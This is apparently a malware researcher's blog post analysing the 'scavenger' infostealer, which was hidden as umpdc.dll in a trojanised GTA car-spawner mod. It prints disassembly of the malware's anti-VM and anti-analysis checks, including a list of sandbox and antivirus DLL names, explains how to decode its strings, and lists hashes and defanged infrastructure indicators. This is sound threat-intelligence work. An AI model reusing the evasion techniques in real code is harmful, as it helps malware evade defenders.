+0x14000fc09 488b05a0210800  mov     rax, qword [rel data_140091db0]
+0x14000fc10 c6400ac3        mov     byte [rax+0xa], 0xc3
+0x14000fc14 488d15755affff  lea    rdx, [rel sub_140005690]
+0x14000fc1b 488b8c2488000000  mov     rcx, qword [rsp+0x88 {var_e0_1}]
+0x14000fc23 e8985effff      call   sub_140005ac0
+0x14000fc28 488b842470010000  mov     rax, qword [rsp+0x170 {arg_8}]
+0x14000fc30 488b00          mov     rax, qword [rax]
    
```

### Incomplete Cleanup Loop

After the syscall function returns, there is a curious little loop. It tries to cover the tracks left in the allocated memory by overwriting the syscall function's bytes with null values. What is interesting is the malware author appears to have not counted from zero. This leaves the `0xc3` return byte sitting around in the allocated memory after the cleanup loop has done its work. The cleanup loop with the incorrect syscall function length is shown in the next figure.

This next figure shows the contents of the allocated memory after the loop has completed. You can see the `ret` still sitting there not overwritten.

Address	Hex	ASCII
0000000002830000	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....A.....
0000000002830010	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000000002830020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

### Anti-VM: Checking System Firmware Table

After the cleanup loop, the malware allocates memory via a call to `malloc`. This call is located at `0x18000dde` and the memory is then zeroed out at `0x18000de2f`. These are both shown in the next figure.



```

+0x18000e333 8bc0      mov     eax, eax
+0x18000e335 483d31b3f02a  cmp    rax, GetSystemFirmwareTable
+0x18000e33b 756e      jne    0x18000e3ab

+0x18000e33d 488b85901c0000  mov    rax, qword [rbp+0x1c90 {var_12750_1}]
+0x18000e344 8b4024     mov    eax, dword [rax+0x24]
+0x18000e347 488b8d280b0000  mov    rcx, qword [rbp+0xb28 {var_138b8_1}]
+0x18000e34e 4803c8     add    rcx, rax
+0x18000e351 488bc1     mov    rax, rcx
+0x18000e354 488985c0410000  mov    qword [rbp+0x41c0 {var_10220_1}], rax
+0x18000e35b 488b85901c0000  mov    rax, qword [rbp+0x1c90 {var_12750_1}]
+0x18000e362 8b401c     mov    eax, dword [rax+0x1c]
+0x18000e365 488b8d280b0000  mov    rcx, qword [rbp+0xb28 {var_138b8_1}]
+0x18000e36c 4803c8     add    rcx, rax
+0x18000e36f 488bc1     mov    rax, rcx
+0x18000e372 488985c8410000  mov    qword [rbp+0x41c8 {var_10218_1}], rax
+0x18000e379 4863856c070000  movsxd rax, dword [rbp+0x76c {var_13c74_1}]
+0x18000e380 488b8dc0410000  mov    rcx, qword [rbp+0x41c0 {var_10220_1}]
+0x18000e387 0fb70441   movzx  eax, word [rcx+rax*2]
+0x18000e38b 488b8dc8410000  mov    rcx, qword [rbp+0x41c8 {var_10218_1}]
+0x18000e392 8b0481     mov    eax, dword [rcx+rax*4]
+0x18000e395 488b8d280b0000  mov    rcx, qword [rbp+0xb28 {var_138b8_1}]
+0x18000e39c 4803c8     add    rcx, rax
+0x18000e39f 488bc1     mov    rax, rcx
+0x18000e3a2 48898590310000  mov    qword [rbp+0x3190 {var_11250_1}], rax
+0x18000e3a9 eb10      jmp    0x18000e3bb

+0x18000e3ab e92cfeffff  jmp    0x18000e1dc

+0x18000e3b0 48c78590310000000000000000000000  mov    qword [rbp+0x3190 {var_11250_1}], 0x0

+0x18000e3bb 488b8590310000  mov    rax, qword [rbp+0x3190 {var_11250_1}]
+0x18000e3c2 488985a0310000  mov    qword [rbp+0x31a0 {var_11240_1}], rax
+0x18000e3c9 488b85a0310000  mov    rax, qword [rbp+0x31a0 {var_11240_1}]
+0x18000e3d0 488985d0410000  mov    qword [rbp+0x41d0 {GetSystemFirmwareTable_1}], rax
+0x18000e3d7 448b8d98080000  mov    r9d, dword [rbp+0x898 {var_13b48_1}]
+0x18000e3de 4c8b8580080000  mov    r8, qword [rbp+0x880 {var_13b60_1}]
+0x18000e3e5 33d2      xor    edx, edx {0x0}
+0x18000e3e7 // "RSMB" Raw SMBIOS table
+0x18000e3e7 b9424d5352  mov    ecx, 0x52534d42
+0x18000e3ec ff95d0410000  call   qword [rbp+0x41d0 {GetSystemFirmwareTable_1}]
+0x18000e3f2 898520070000  mov    dword [rbp+0x720 {var_13cc0_1}], eax
+0x18000e3f8 83bd2007000000  cmp    dword [rbp+0x720 {var_13cc0_1}], 0x0
+0x18000e3ff 751c      jne    0x18000e41d
    
```

In addition to checking the firmware table. The malware also checks for the presence of a series of DLL names that correspond to security software, Windows SDK, and Windows Server.

DLL Name	Software
SbieDll.dll	Sandboxie
SxIn.dll	Qihoo 360
Sf2.dll	AVG/Avast
snxhk.dll	Avast

DLL Name	Software
cmdvrt32.dll	COMODO
winsdk.dll	Windows SDK
winsrv_x86.dll	Windows Server
OHarmony.dll	Lib.Harmony
Dumper.dll	Unknown
vehdebug-x86_64.dll	VEH Debugger for CoSMOS

These strings can be seen in the next figure as shown in the debugger.

Address	Hex	ASCII
000000000AC3680	5C 53 43 56 4E 47 52 5F 56 4D 00 00 00 00 00 00	\SCVNGR_VM.....
000000000AC3690	56 4D 77 61 72 65 00 00 00 00 00 00 00 00 00 00	VMware.....
000000000AC36A0	71 65 6D 75 00 00 00 00 00 00 00 00 00 00 00 00	qemu.....
000000000AC36B0	51 45 4D 55 00 00 00 00 00 00 00 00 00 00 00 00	QEMU.....
000000000AC36C0	53 62 69 65 44 6C 6C 2E 64 6C 6C 00 00 00 00 00	SbiED11.dll.....
000000000AC36D0	53 78 49 6E 2E 64 6C 6C 00 00 00 00 00 00 00 00	SxIn.dll.....
000000000AC36E0	53 66 32 2E 64 6C 6C 00 00 00 00 00 00 00 00 00	Sf2.dll.....
000000000AC36F0	73 6E 78 68 6B 2E 64 6C 6C 00 00 00 00 00 00 00	snxhk.dll.....
000000000AC3700	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000000000AC3710	63 6D 64 76 72 74 33 32 2E 64 6C 6C 00 00 00 00	cmdvrt32.dll.....
000000000AC3720	77 69 6E 73 64 68 2E 64 6C 6C 00 00 00 00 00 00	winsdk.dll.....
000000000AC3730	77 69 6E 73 72 76 5F 78 38 36 2E 64 6C 6C 00 00	winsrv_x86.dll..
000000000AC3740	30 48 61 72 6D 6F 6E 79 2E 64 6C 6C 00 00 00 00	OHarmony.dll....
000000000AC3750	44 75 6D 70 65 72 2E 64 6C 6C 00 00 00 00 00 00	Dumper.dll.....
000000000AC3760	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

### Anti-VM: Advanced Vector Extensions (AVX) Instructions

The last dll name in the list above is stored in an obfuscated string like the rest. However, the last two instructions as shown in this next figure lead to Advanced Vector Extensions (AVX) instructions. These can raise an illegal instruction exception if the sandbox or VM being used is not configured to allow them. The instructions are highlighted at the bottom in red and use registers such as `ymm0`.

```


+0x180011e22 48b8789281e2d0110361 mov     rax, 0x610311d0e2819278
+0x180011e2c 488985c8470000 mov     qword [rbp+0x47c8 {var_fc18}], rax {0x6103ffd0e2819278}
+0x180011e33 488b85c8470000 mov     rax, qword [rbp+0x47c8 {var_fc18}] {0x6103ffd0e2819278}
+0x180011e3a 488985d0470000 mov     qword [rbp+0x47d0 {var_fc10}], rax {0x6103ffd0e2819278}
+0x180011e41 488b85d0470000 mov     rax, qword [rbp+0x47d0 {var_fc10}] {0x6103ffd0e2819278}
+0x180011e48 488985f8150100 mov     qword [rbp+0x115f8 {var_2de8}], rax {0x6103ffd0e2819278}
+0x180011e4f 33c0 xor     eax, eax {0x0}
+0x180011e51 85c0 test   eax, eax {0x1}
+0x180011e53 7402 je     0x180011e57
+0x180011e55 eb4e jmp    0x180011ea5

? +0x180011e57 // Advanced Vector Extensions (AVX) instruction
? +0x180011e57 c5fd6f85e0150100 vmovdqa ymm0, ymmword [rbp+0x115e0 {var_2e00}]
+0x180011e5f c5fe7f85c0a10000 vmovdqu ymmword [rbp+0xa1c0 {var_a220_1}], ymm0
+0x180011e67 488b85a0090000 mov     rax, qword [rbp+0x9a0 {var_13a40_1}]
+0x180011e6e c5fe6f00 vmovdqu ymm0, ymmword [rax]
+0x180011e72 c5fe7f85a0a10000 vmovdqu ymmword [rbp+0xa1a0 {var_a240_1}], ymm0
+0x180011e7a c5fe6f85a0a10000 vmovdqu ymm0, ymmword [rbp+0xa1a0 {var_a240_1}]
+0x180011e82 c5fdef85c0a10000 vpxor  ymm0, ymm0, ymmword [rbp+0xa1c0 {var_a220_1}]
+0x180011e8a c5fe7f85e0a10000 vmovdqu ymmword [rbp+0xa1e0 {var_a200_1}], ymm0
+0x180011e92 488b85a0090000 mov     rax, qword [rbp+0x9a0 {var_13a40_1}]
+0x180011e99 c5fe6f85e0a10000 vmovdqu ymm0, ymmword [rbp+0xa1e0 {var_a200_1}]
+0x180011ea1 // vehdebug-x86_64.dll VEH Debugger for CoSMOS
+0x180011ea1 c5fe7f00 vmovdqu ymmword [rax], ymm0

```

## Decoding Configuration Strings

After slogging through all the anti-analysis trickery, I noticed that basically each capability and each encoded string is totally context independent. The malware is not keeping score in any way to force you to jump through all the hoops. Therefore, one way to decode the strings is just to go straight to them and execute in the debugger from the start of the encoded string to the location where it stores the decoded string on the stack for later use. In the next figure we're at the first jump at the start of the big function where everything happens. The first set of encoded strings is at address `0x18000c20d` and encodes the `\SCVNGR_VM` string. Therefore, we modify the instruction pointer to move directly to the start of the encoded string. Finally, we execute until the location where the string is stored for later use.



## Decoding Configuration Strings - Another Method


I started watching a [YouTube video](#) by [JershMagersh](#) about making a Binary Ninja emulation plugin. I got a few minutes into the video when he describes the core concept: using the [vstack unit](#) in [Binary Refinery](#). I will have to go back and watch the rest of the video some time, but that provided the inspiration for the following inelegant kludge that doesn't work in all cases. I made a Binary Ninja plugin called [BinjaDump](#) a bit ago that lets me dump bytes from different locations and functions in different ways to stuff like [HexFiend](#), [010editor](#), [DogBolt](#), and [Spectra Analyze](#). Why not test the concept of using Binary Refinery on these encoded strings? After all the bits of code were dumped to little files, I used the following Binary Refinery command line incantation. I would call the results not awesome, and not terrible.

```
emit binjadump*.dat [ | vstack -a x64 -S 0x25000 [ | scope 2 | terminate | terminate H:86 | peek -Qr ]]
```

~.}.Jz.\....L?:).[.g.M.T.....a	E.J.\!{.....h,&!.I..e#.x.....a
-.>./..T9-.>./..T9	\SCVNGR_VM
/pdp?_=-	snxhk.dll
drop_name	CoInitializeEx
ole32.dll	E.J.\!{.....
winsdk.dll	E.J.\!{.....x>."._.:L..x.....a
C.F.po;f...	CoInitializeEx
QEMU	Sf2.dll
\	ole32.dll
cmdvrt32.dll	error.code:.
C.F.po;f...	~.}.Jz.\....L?:).[.g.M.T.....a
.old	SbieDll.dll
/pl?_=-	[.V.Jy!^...DU{aj.V..e#.x.....a
ole32.dll	SCVNGR
/c/v?v=	TMP
winsrv_x86.dll	Dumper.dll
n.}.Jz.\....k#6!.:..e#.x.....a	/c/k2
ØHarmony.dll	N63r2SLz
-.>./..T9-.>./..T9	qemu
shell132.dll	n.}.Jz.\....k#6!.:..e#.x.....a
shell132.dll	n.}.Jz.\....k#6!.:..e#.x.....a
n.}.Jz.\....k#6!.:..e#.x.....a	
/c/a?i=	

	n.k.FU=Mh.k.FU=M...p(UD...p(UD
VMware	CoUninitialize
/pdl?p=	
npmrc	\explorer.exe
~.}.Jz.\....L?:).[.g.M.T.....a	CoInitializeEx
identifier	TMP
\	SxIn.dll
shell32.dll	next_to_match

The blanks can be filled in using the debugger method from earlier. In the next figure is the first of the next stage payload hosting strings. [cyb3rjerry](#) grabbed all the next stage hosting and c2 hostnames from all the files I was able to find. Please go fetch the complete set of network IOCs from that blog linked up at the top here.



## Odds and Ends

The following is a ZIP archive collected from a GTA gamer website on 2025-07-03. This is supposed to be a game mod called “Visual Car Spawner”. The filename of the `scavenger` DLL inside the archive is `umpdc.dll`. This is presumably masquerading as some game cheat/mod DLL. The following figure shows the file heirarchy inside of the archive.

```

ZIP: e131d7ac201384552c90a8a45aea68d7fa9825fecfe0fb0b98668cf1c6e331ac
Filename: 1743451692_Visual%20Car%20Spawner%20v3.4.zip
URL: hxxps[://]fileservice[.]gtainside[.]com/fileservice/downloads/ftpk/1743451692_Visual%20Car%20Spawner%20v3.4

DLL: 90291a2c53970e3d89bacce7b79d5fa540511ae920dd4447fc6182224bbe05c5
Filename: umpdc.dll
    
```

Threat	Name	Format	Files	Size
🟢 --	da39a3ee5e6b4b0d3255bfe95601890afd80709 DRAG ALL FILES INTO GAMEFOLDER.txt	None/None	1	--
🔴 Win64.InfoStealer.Scamper	ca2f9a53a33a52ed28bb71b4fb65a4c01e875563 umpdc.dll	PE+/DII	2	1.1 MB
🟢 --	cfa52c22f72ea7c0de673aec8953f6de9f878fe9 cleo/cleo_text/CarNames.txt	Text/None	1	251 Bytes
🟢 --	8e22998f1dfade5f0214025d7badc65d5ee6284b cleo/SearchCars.ini	Text/None	1	31.9 KB
🟢 --	5502b0e7899dfb599a04ebdd751f53c5d2f7ac37 cleo/VCS.ini	Text/None	1	360 Bytes
🟢 --	c0e1fd15af31df3dc335b1f090ca28e84cd01910 cleo/CarColors.ini	Text/None	1	3.2 KB
🟢 --	e870de90a3da902e8a7cae29f9e010aa837a1ab1 cleo/UnloadTXD.s	Binary/None	1	17.9 KB
🟢 --	03c445a2e0fc7af4efa5fc6c0e449f80551dacfc Readme Visual Car Spawner v3.3 ENG.txt	Text/None	1	5.0 KB
🟢 --	e0bc09a9174efd90d8ddef798365b7f3f3bac422 Readme Visual Car Spawner v3.3 RUS.txt	Text/None	1	4.8 KB
🟢 --	21eefadff7ead418a85521f11d56436e9b5956f5 cleo/VCS v3.0.cs	Binary/None	1	420.2 KB
🟢 --	3c72855b14e78a35c7274d913824ada6ca046312 models/txd/VCS.txd	Binary/None	1	4.5 MB
🟢 --	4260284ce14278c397aaf6f389c1609b0ab0ce51 umpdc.dll/binary_layer/resource/RT_MANIFEST/2:1033	Text/XML	1	381 Bytes

12 Results

Pivoting on the PDB path string that [cyb3rjerry](#) found in one payload, I stripped it down to just the folder named X on the adversary's desktop: `C:\Users\user\Desktop\X\`. There were quite a few files with this in the PDB strings. One is called `RanHax(Farel)Multi-Tool.exe` and the rest have the same filename as the sample collected from the GTA game/mod website: `umpdc.dll`. The figure below shows these files all together.

```
EXE: d5a665f83eb6d52950bd79818b002e1a46bd849ac67a1f68499f6f86c25eab75
Filename: RanHax(Farel)Multi-Tool.exe
PDB Path: C:\Users\User\Desktop\x\TRAINER\RanHax(Farel) Multi-Tool\RanHax(Farel)Multi-Tool\Release\RanHax(Farel)
```

```
DLL: 0a5b89f76f0a811da90fbc2d7f98cf8d055285062eca4e69f6af08f9056213f5
Filename: umpdc.dll
PDB Path: C:\Users\User\Desktop\x\TRAINER\INTERNAL C++ FAREL AUTO UPDATE\INTERNAL C++ FAREL AUTO UPDATE\Release\
```

```
DLL: 0c893e41a710c952619715a99f55dbf12773f681e44a8a569ad7f0f706f853e6
Filename: umpdc.dll
PDB Path: C:\Users\User\Desktop\x\TRAINER\INTERNAL C++ FAREL AUTO UPDATE\INTERNAL C++ FAREL AUTO UPDATE\Release\
```

```
DLL: 28b561d965b3a9af95619537c94d27899a8b777f6eb1f8afd01c348e4a56c5e3
Filename: umpdc.dll
PDB Path: C:\Users\User\Desktop\x\TRAINER\INTERNAL C++ FAREL AUTO UPDATE\INTERNAL C++ FAREL AUTO UPDATE\Release\
```

```
DLL: 40f9d13ef565f54ea5e3e4d01097435de308a781206e08746cac49435ce4dd18
Filename: umpdc.dll
PDB Path: C:\Users\User\Desktop\x\TRAINER\INTERNAL C++ FAREL AUTO UPDATE\INTERNAL C++ FAREL AUTO UPDATE\Release\
```

```
DLL: 70853fc94ba445245cb2a7f52dea42756347e29d04ad8391941760cb39b38c95
Filename: umpdc.dll
PDB Path: C:\Users\User\Desktop\x\TRAINER\INTERNAL C++ FAREL AUTO UPDATE\INTERNAL C++ FAREL AUTO UPDATE\Release\
```

```

DLL: 93638e3b79c8d5bb278af76f1d48918332f56e14565851ad160f3bc8d443bb9c
Filename: umpdc.dll
PDB Path: C:\Users\User\Desktop\x\TRAINER\INTERNAL C++ FAREL AUTO UPDATE\INTERNAL C++ FAREL AUTO UPDATE\Release\

DLL: b518f295977bf944ad57ee220eac6a6e35a02e05af760962a8d1b9a6eaf3a2ec
Filename: umpdc.dll
PDB Path: C:\Users\User\Desktop\x\TRAINER\INTERNAL C++ FAREL AUTO UPDATE\INTERNAL C++ FAREL AUTO UPDATE\Release\

DLL: bbf2261adf8e2bdbed9d8899f416f31ae1fe9f190f695220f36f4c24ff3d2f86
Filename: umpdc.dll
PDB Path: C:\Users\User\Desktop\x\TRAINER\INTERNAL C++ FAREL AUTO UPDATE\INTERNAL C++ FAREL AUTO UPDATE\Release\

DLL: ea8dff6054830d0cf7423c132f94bd74445f49037a20170b3f1e240ecb6a6ecc
Filename: umpdc.dll
PDB Path: C:\Users\User\Desktop\x\INTERNAL C++ FAREL AUTO UPDATE\Release\umpdc.pdb
    
```

Name	Format	Files	Size
28b561d965b3a9af95619537c94d27899a8b777f6eb1f8afd01c348e4a56... umpdc.dll	PE/DLL	2	372.5 KB
b518f295977bf944ad57ee220eac6a6e35a02e05af760962a8d1b9a6eaf3... umpdc.dll	PE/DLL	2	375 KB
bbf2261adf8e2bdbed9d8899f416f31ae1fe9f190f695220f36f4c24ff3d2f86 umpdc.dll	PE/DLL	2	357 KB
038237a2df79514f2f804083ac2bd4db30c6988f umpdc.dll	PE/DLL	2	369 KB
0c893e41a710c952619715a99f55dbf12773f681e44a8a569ad7f0f706f85... umpdc.dll	PE/DLL	2	367.5 KB
70853fc94ba445245cb2a7f52dea42756347e29d04ad8391941760cb39b... umpdc.dll	PE/DLL	2	370.5 KB
916dd817de9e8e2e052a25b28821efafc332b0d6 umpdc.dll	PE/DLL	2	373.5 KB
40f9d13ef565f54ea5e3e4d01097435de308a781206e08746cac49435ce4... umpdc.dll	PE/DLL	2	357 KB
33c847bcbf1b56d6df88ef3c9dec521c06de82a6 umpdc.dll	PE/DLL	2	370.5 KB
1ee46150fd709a94236bc68d07a7c6cd6426e768 RanHax(Farel)Multi-Tool.exe	PE/Exe	3	86.5 KB

## Infrastructure Analysis: Domains

Pivoting on the known next stage and command and control domain indicators, the following additional indicators were found. First is an @yandex[.]ru email address found in the WHOIS data for dataalytica[.]su . Next, are three domains that are related in multiple ways: npnjs[.]com , prod01-npmjs[.]com , and dieorsuffer[.]com . Additionally, npnjs[.]com is [known](#) to have been used in the NPM phishing attack. This indicates that prod01-npmjs[.]com may also be related to the phishing attack. They are related by:

1. Sharing the same Cloudflare DNS pair indicating they may be under the same user account:  
CASH.NS.CLOUDFLARE[.]COM & NELCI.NS.CLOUDFLARE[.]COM
2. Registered with NameSilo
3. Contain the string npm

```
dieorsuffer[.]com  
nbnjs[.]com  
prod01-nbnjs[.]com
```

The following domains are related by the Cloudflare DNS server pair `carlane.ns.cloudflare[.]com` & `ruben.ns.cloudflare[.]com` as well as being registered with NameSilo. These are all various phishing domains with a postal service nexus. These domains are related to `scavenger` at very low confidence.

```
anpost-ie[.]top  
biz-itapost[.]top  
ie-anpost[.]top  
italiane-poste[.]top  
mypost-gob[.]top  
poste-italiane[.]top  
uspsmypost[.]top
```

### Infrastructure Analysis: IP Address

Most of the IP addresses used in this campaign are behind Cloudflare except for one: `45.9.149[.]210`. This IP is related to the following hostnames via passive DNS resolutions that are contemporaneous with the campaign.

```
firebase[.]su  
dieorsuffer[.]com  
tmpl.rdnocdns[.]com
```

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Source: [https://utkonos.github.io/sc\\_trojan\\_jwjf/](https://utkonos.github.io/sc_trojan_jwjf/)